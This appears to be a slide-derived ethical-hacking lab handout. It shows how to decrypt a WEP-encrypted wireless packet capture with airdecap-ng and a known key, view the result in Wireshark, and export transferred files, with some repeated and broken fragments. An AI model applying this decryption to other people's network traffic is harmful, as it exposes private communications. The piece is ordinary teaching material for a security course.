
*View the objects found in the decrypted packet capture*

# Getting files from packet captures




*A JPEG file used in a BBC article*

# Getting files from packet captures




Webpage on BBC website

# Getting files from packet captures



A JavaScript file on ten website

## Filtering for PDF documents



*But the PDF from my website was not found!*


## Activity

<https://simms-teach.com/docs/cis76/cis76lab01.pdf>



*Why are there no PDF frames in the capture?*

*Write your answer in the chat window.*







# Capture

# yG7m8J

# airportSniffyG7m8J.cap



<http://www.skyhighway.com/~marysimms/exercise8.html>



<http://www.skyhighway.com/~elizsimms/cis83/docs/portfolio-lab-VLAN.pdf>

**ls -l airportSniffyG7m8J.cap**

```
root@eh-kali-05:~# ls -l airportSniffyG7m8J.cap
-rw-r--r-- 1 root root 3095355 Nov 21 12:31 airportSniffyG7m8J.cap
root@eh-kali-05:~#
```

**file airportSniffyG7m8J.cap**

```
root@eh-kali-05:~# file airportSniffyG7m8J.cap
airportSniffyG7m8J.cap: tcpdump capture file (little-endian) - version 2.4 (802.11 with
radiotap header, capture length 2147483647)
root@eh-kali-05:~#
```

*Listing the packet capture file*

The screenshot shows the Wireshark interface with a packet capture file named 'airportSniffyG7m8J.cap'. The packet list pane displays several frames, with frame 538 selected. The packet details pane for frame 538 shows the following structure:

- Frame 538: 113 bytes on wire (904 bits), 113 bytes captured (904 bits)
- Radiotap Header v0, Length 25
- 802.11 radio information
- IEEE 802.11 Beacon frame, Flags: .....C
- IEEE 802.11 wireless LAN management frame
  - Fixed parameters (12 bytes)
  - Tagged parameters (48 bytes)
    - Tag: SSID parameter set: linkysys
    - Tag: Supported Rates (6, 9, 12, 18, 24, 36, 54, [Mbit/sec])
    - Tag: DS Parameter set: Current Channel: 5
    - Tag: Traffic Indication Map (TIM): DTIM 1 of 0 bitmap
    - Tag: ERP Information
    - Tag: ERP Information
    - Tag: Extended Supported Rates 6, 9, 12, 48, [Mbit/sec]
    - Tag: Vendor Specific: Broadcom

The status bar at the bottom indicates: Packets: 8203 · Displayed: 8203 (100.0%) · Load time: 0:0.210 · Profile: Default

*Beacon frame in encrypted packet capture file*

```
airdecap-ng -w BEEFBEEF22 airportSniffyG7m8J.cap
```

```
root@eh-kali-05:~# airdecap-ng -w BEEFBEEF22 airportSniffyG7m8J.cap
Total number of packets read          8203
Total number of WEP data packets      2375
Total number of WPA data packets      181
Number of plaintext data packets      0
Number of decrypted WEP packets       2255
Number of corrupted WEP packets       0
Number of decrypted WPA packets       0
root@eh-kali-05:~#
```

```
ls -l airportSniffy*
```

```
root@eh-kali-05:~# ls -l airportSniffy*
-rw-r--r-- 1 root root 3095355 Nov 21 12:31 airportSniffyG7m8J.cap
-rw-r--r-- 1 root root 1354295 Nov 21 13:12 airportSniffyG7m8J-dec.cap
root@eh-kali-05:~#
```

*Decrypting the packet capture file*

airportSniffyG7m8J-dec.cap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Routerbo_ca:25:be	Spanning-tree-(for-...	3Com X...	77	[Packet size limited during cap...
2	0.440589	192.168.77.1	192.168.88.112	ICMP	174	Destination unreachable (Host u...
3	0.440770	192.168.77.1	192.168.88.112	ICMP	174	Destination unreachable (Host u...
4	0.685502	192.168.88.112	65.52.108.220	TLSv1.2	196	Application Data
5	0.764761	65.52.108.220	192.168.88.112	TLSv1.2	228	Application Data
6	0.813524	192.168.88.112	65.52.108.220	TCP	79	54013 → 443 [ACK] Seq=118 Ack=1...
7	2.150305	Routerbo_ca:25:be	Spanning-tree-(for-...	3Com X...	77	[Packet size limited during cap...
8	3.187160	192.168.88.112	65.52.108.220	TLSv1.2	196	Application Data
9	3.270056	65.52.108.220	192.168.88.112	TLSv1.2	228	Application Data

▶ Frame 1: 77 bytes on wire (616 bits), 52 bytes captured (416 bits)

- ▶ IEEE 802.3 Ethernet
- ▶ Logical-Link Control
- ▶ 3Com XNS Encapsulation
- ▶ Data (32 bytes)
  - [Packet size limited during capture: Ethernet truncated]


airportSniffyG7m8J-dec      Packets: 2255 · Displayed: 2255 (100.0%) · Load time: 0:0.61 · Profile: Default

*Decrypted packet capture showing normal traffic*

The screenshot shows the Wireshark application window titled "airportSniffyG7m8J-dec.cap". The "File" menu is open, and the "Export Objects" option is selected, which has opened a sub-menu with the following options: DICOM..., HTTP..., SMB..., and TFTP. The main window displays a packet list table with the following data:


Destination	Protocol	Length	Info
Spanning-tree-(for-... 3Com X...	3Com X...	77	[Packet size limited during cap...
192.168.88.112	ICMP	174	Destination unreachable (Host u...
192.168.88.112	ICMP	174	Destination unreachable (Host u...
65.52.108.220	TLSv1.2	196	Application Data
192.168.88.112	TLSv1.2	228	Application Data
65.52.108.220	TCP	79	54013 → 443 [ACK] Seq=118 Ack=1...
Spanning-tree-(for-... 3Com X...	3Com X...	77	[Packet size limited during cap...
65.52.108.220	TLSv1.2	196	Application Data
192.168.88.112	TLSv1.2	228	Application Data

At the bottom of the window, the status bar indicates: "Packets: 2255 · Displayed: 2255 (100.0%) · Load time: 0:0.61 · Profile: Default".



*Make a new directory*





